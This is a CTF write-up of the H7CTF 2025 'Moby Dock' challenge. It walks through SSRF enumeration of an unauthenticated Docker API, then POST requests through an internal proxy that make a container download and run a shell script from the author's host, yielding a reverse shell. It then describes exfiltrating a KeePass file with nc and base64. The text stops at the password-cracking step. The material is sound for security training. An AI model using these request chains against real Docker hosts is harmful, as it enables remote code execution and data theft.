Moby Dock [ H7CTF 2025 ]
Hey Guys! Itz me DeadDroid…
Introduction
This is a writeup on the B2R: Moby Dock challenge from H7CTF 2025.

- It took me about whole afternoon in my sparetime, i think it was challenging enough to be great fun :)
Recon

- So i started with DeadScan. Its a tool for port scanning, you can check it out on my github. Found only 2 ports were open. SSH and a web server. Typical CTF Style Starting. We can’t do much with ssh so i directly jumped to the web server.

- It was a static looking site so i ran the feroxbuster in the background. Meanwhile i tried to explore the site pages and the endpoint validator page had something cool.

- The Endpoint Validator takes a url and get us response back but only for localhost ( it is just said but we will verify. )
- This allowed us to enumerate other open ports on the server that are running locally. It tried to make a request attacker machine but it had some ssrf protections that only allowed to request the localhost, instead of bypassing that i started to enumerate internal services first. I got these services open.


- So most of them didn’t support http and we can’t utilise ssrf to connect to them but the port 8080, 8090 and 2375 were running an http service. we know 8080 is the port of the web server. let’s enumerate the other two ports.

- there is Docker managerment HTTP API port on 2375. ig we can do a lot of things with it.

- the port 8090 is an internal api port. i started directory fuzzing on this port using intruder and started looking what we can do with that docker port.
https://book.hacktricks.wiki/en/network-services-pentesting/2375-pentesting-docker.htmlthis hacktricks artical is a good starting point.

- Got a lot of information from docker using the ssrf. i will only show the important ones.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
output of http://localhost:2375/info

{
  "ID": "2a458437-0e5f-405b-b02e-18d42ff13706",
  "Containers": 1,
  "ContainersRunning": 1,
  "ContainersPaused": 0,
  "ContainersStopped": 0,
  "Images": 3,
    ],
    "Authorization": null,
    "Log": [
      "awslogs",
      "fluentd",
      "gcplogs",
      "gelf",
    ]
  },
[ redacted ]

output of http://localhost:2375/version

{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "28.5.1",
      "Details": {
        "ApiVersion": "1.51",
        "Arch": "amd64",
        "BuildTime": "2025-10-08T12:17:03.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "f8215cc",
        "GoVersion": "go1.24.8",
        "KernelVersion": "5.15.0-144-generic",
        "MinAPIVersion": "1.24",
        "Os": "linux"
[ redacted ]


output of http://localhost:2375/containers/json

[ redacted ]

output of http://localhost:2375/images/json

[ redacted ]

output of http://localhost:2375/v1.51/system/df

{
  "Containers": [
    {
      "Id": "4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8",
      "Names": [
        "/pacman"
      ],
      "Image": "busybox:latest",
      "ImageID": "sha256:0ed463b26daee791b094dc3fff25edb3e79f153d37d274e5c2936923c38dac2b",
      "Command": "sleep infinity",
      "Created": 1760771942,
      "Ports": [],
      "SizeRootFs": 4429366,
      "Labels": {},
      "State": "running",
      "Status": "Up 2 hours",
      "HostConfig": {
        "NetworkMode": "bridge"
      "Mounts": [
        {
          "Type": "bind",
          "Source": "/tmp/.flag1.txt",
          "Destination": "/flag1.txt",
          "Mode": "ro",
          "RW": false,
          "Propagation": "rprivate"
        },
        {
          "Type": "bind",
          "Source": "/var/log/apt/archives",
          "Destination": "/var/cache/apt/archives",
          "Mode": "ro",
          "RW": false,
          "Propagation": "rprivate"
        }
      ]
    }
  ],
  "Volumes": [],
  "BuildCache": []
}

output of http://localhost:2375/v1.51/containers/4a403d920c71/json

{
  "Id": "4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8",
  "Created": "2025-10-18T07:19:02.05270663Z",
  "Path": "sleep",
  "Args": [
    "infinity"
  ],
  "State": {
    "Status": "running",
    "Running": true,
    "Paused": false,
    "Restarting": false,
    "OOMKilled": false,
    "Dead": false,
    "Pid": 1055,
    "ExitCode": 0,
    "Error": "",
    "StartedAt": "2025-10-18T07:19:02.160378733Z",
    "FinishedAt": "0001-01-01T00:00:00Z"
  "HostConfig": {
    "Binds": [
      "/tmp/.flag1.txt:/flag1.txt:ro",
      "/var/log/apt/archives:/var/cache/apt/archives:ro"
    ],
    "ContainerIDFile": "",
    "LogConfig": {
      "Type": "json-file",
      "Config": {}
    },
- there was a lot of information. i can’t put everything in here but i tried to paste the most important thing i found.
- the authentication is set to null means we can do most of the things without any creds.
- there is one container in running state that is
/pacman. - we can see the flag bind point is
/flag1.txtand its read-only. - there is one more mounted directory at
/var/cache/apt/archivesand its also read-only.
- now that we know the
flag1location. after reading some documentation and with the help of ai. i got that we can see any file using the archive endpoint in a running container.

http://localhost:2375/v1.51/containers/4a403d920c71/archive?path=/flag1.txtthis allowed me to get the first flag.4a403d920c71this is the first 12 characters of the container id"Id": "4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8".
Initial Access
- after getting the first flag i spent a lot of time on reading docker http api docs and using every other ai to get more information. i got that there is no way to run commands on docker api using only GET method, we must use POST method and cause of limitation of SSRF, we could only send get requests.
i tried to get all the files like
/etc/passwd,/etc/shadow, etc but didn’t got anything useful.- eventually ! My directory fuzzing on the port 8090 revealed some endpoints.
docsrequestproxy

- i used proxy endpoint to query these services. the metrics and cache were not working or disabled. the docker was being accessed same as before.

- the request endpoint was interesting cause i could make requests to my attacker machine. than i thought, can i send post requests. this holy epic endpoint allowed me to send post requests too using the method parameter.

- Hurrayyyy !!! that’s all we need to make post request to docker endpoint to run commands.
- to run commands we can make post request to this endpoint
http://localhost:2375/v1.51/containers/<container_id>/exec

- i used this request endpoint to create a command execution process on the docker via post request. i gave it the command to download a
shell.shfile from our server. now copy the id that came in response. http://localhost:8090/request?method=post&data={"AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":["wget","http://10.17.78.76/shell.sh","-O","/tmp/shell.sh"]}&url=http://localhost:2375/v1.51/containers/0d5c2a6f1cbc/exec

- now that above request will only create the process. but to start the process, we need to use this request and we need to copy that id came in response and use it in this request.
http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/23c960d784dfc329b3672519bd65c93138632d04e133de0bbad7faaa4c6c0fcb/start

- it downloaded and now we can run it using sh cause i tried it with bash and it didn’t worked.
- let’s use the same method to run this.
http://localhost:8090/request?method=post&data={"AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":["sh","/tmp/shell.sh"]}&url=http://localhost:2375/v1.51/containers/0d5c2a6f1cbc/exec- again it will only create a process so to start it do the same, copy the id from response and use that id to start the process using this post request.
http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/ac3d8cbfa065eca02e4282352db1380d398bc0e920e52705c5b1e4cefb5264a1/start

- it gave us timeout but actually it hung in background and we know that means, most probably we got the shell.

- Let’s goooooooooooooooooooooo !!! we got the shell but wait, its docker and we need to get shell of the host machine to get the user flag. its docker escape timeeee.
- the first thing i did is to check what’s in that other directory that we saw in the binds. that
/var/cache/apt...something

i found this
.system.kdbxfile and its a keepass database file. i copied it to my server using nc and base64. its pretty common way to transfer files.- now at this point i was stuck. i didn’t know the password and when i tried to brute force it. it was keepass v4 which uses argon2. the standard keepass2john binary doesn’t support this version 40000 or v4.
